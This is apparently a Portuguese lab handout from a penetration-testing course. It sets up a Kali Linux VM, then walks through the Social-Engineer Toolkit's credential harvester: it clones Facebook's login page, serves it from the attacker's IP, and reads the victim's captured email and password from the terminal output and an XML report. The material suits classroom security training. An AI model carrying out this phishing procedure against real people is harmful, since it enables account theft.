

CRIAÇÃO DE UM LABORATÓRIO DE TESTE DE INVASÃO

Atividade 01 - Configurando a Plataforma de Ataque Virtual

Criar uma VM executando Kali Linux:

Nome da VM: Kali Linux / **Tipo:** Linux / **SO:** Debian 32 Bits


Configurações: Memória 1024 MB – HD 10GB

OBS: Acesse configurações da máquina virtual e habilite a função no “processador virtual” de **PAE/NX**


Placa de Rede Modo Bridge

Atividade 02 - Capturando senhas com Social Engineering Toolkit


O Social-Engineer Toolkit é um framework de teste de penetração de código aberto projetado para engenharia social. SET possui um número de vetores de ataque personalizados que permitem que você faça um ataque forte em uma fração do tempo. O SET é conhecido como o kit de ferramenta do engenheiro social. Uma das suas ferramentas é o SITE Cloner que clona uma página inteira fazendo com que a vítima possa acessar e inserir suas informações.




1. Abra o aplicativo SET através do menu: Applications > Kali Linux > Exploitation Tools > Social Engineering Toolkit:




2. Digite sim para aceitar os termos de serviços:



3. Digite o número 1 Social-Engineering Attacks (Ataque de Engenharia Social):



4. Digite o número 2 Website Attack Vectors:



```
Terminal
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda

There is a new version of SET available.
Your version: 7.7.2
Current version: 7.7.4


Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.

set>
```

5. Digite o número 3 Credential Harvester Attack Method:



```
Terminal
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda

ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.


The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injec
tion through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu

set:webattack>
```

6. Digite o número 2 Site Cloner:



```
Terminal
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda

8) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>
```

7. Digite o IP do atacante host KALI (IP DO HOST KALI):

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.0.103]:10.0.0.3
```

8. Digite o endereço do site que deseja clonar no exemplo: <https://www.facebook.com.br>:


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.0.103]:10.0.0.3
[*] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com.br
```

Durante o processo de captura todos os dados serão armazenados em /var/www.


```
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
```

9. Agora faremos o teste na nossa máquina física (como não configuramos o DNS essa será a missão de vocês) vamos inserir no navegador o IP da máquina atacante no meu caso fiz o teste no navegador Google Chrome. CUIDADO usem contas fakes.




10. Voltem na máquina atacante e analisem o processo de captura de dados do SET. Uma sequência de códigos e números aleatórios, porém o SET cria um arquivo com formato XML para acessarmos as informações coletadas.




```
Terminal
Arquivo Editar Ver Pesquisar Terminal Ajuda
10.0.0.104 - - [02/Feb/2019 12:15:50] "GET / HTTP/1.1" 200 -
directory traversal attempt detected from: 10.0.0.104
10.0.0.104 - - [02/Feb/2019 12:15:51] "GET /intern/common/referer_frame.php HTTP
/1.1" 404 -
directory traversal attempt detected from: 10.0.0.104
10.0.0.104 - - [02/Feb/2019 12:15:51] "GET /intern/common/referer_frame.php HTTP
/1.1" 404 -
directory traversal attempt detected from: 10.0.0.104
10.0.0.104 - - [02/Feb/2019 12:15:51] "GET /intern/common/referer_frame.php HTTP
/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: __a=1
PARAM: __be=0
PARAM: __dyn=7AzHJ4zamaUmgDxKS5k2m3miWGeye4kjFwgoqWWhE98nwgUaqwHx24UJi28rxuF98Sc
DKuEjKewExmu5EbES6UhX6bAWwzxu9x2U048swkEkK3i4oqwiE8u7Q3G7rxnwjUbQm1nwhFUhKtCwCG
m8xC784a3mbwiUTyo4e4e6E-5Uyq2W2qfzk6F802V165ocUSmfzaxaVojzUryEqz85CGwPx-q480cDKi
8wGwFykqbK3eczXK2W2u6UoglwBgK7o847E5m
PARAM: __pc=PHASED:DEFAULT
PARAM: __req=1
PARAM: __rev=4734571
POSSIBLE USERNAME FIELD FOUND: __user=0
PARAM: dpr=1
PARAM: jazoest=2660
PARAM: lsd=AVrFXGAe
```


11. No terminal SET onde apareceu a sequência de números e letras, pressione as teclas ctrl + C, será gerado um relatório.
12. Clique em arquivos, vá até pasta pessoal e clique em exibir arquivos ocultos:




13. Clique em .SET;



14. Clique em Reports;



15. Clique no arquivo .XML;



16. Quando o arquivo abrir você pede para localizar “ctrl + 6” a palavra email e você verá o e-mail e senha inserida no navegador;

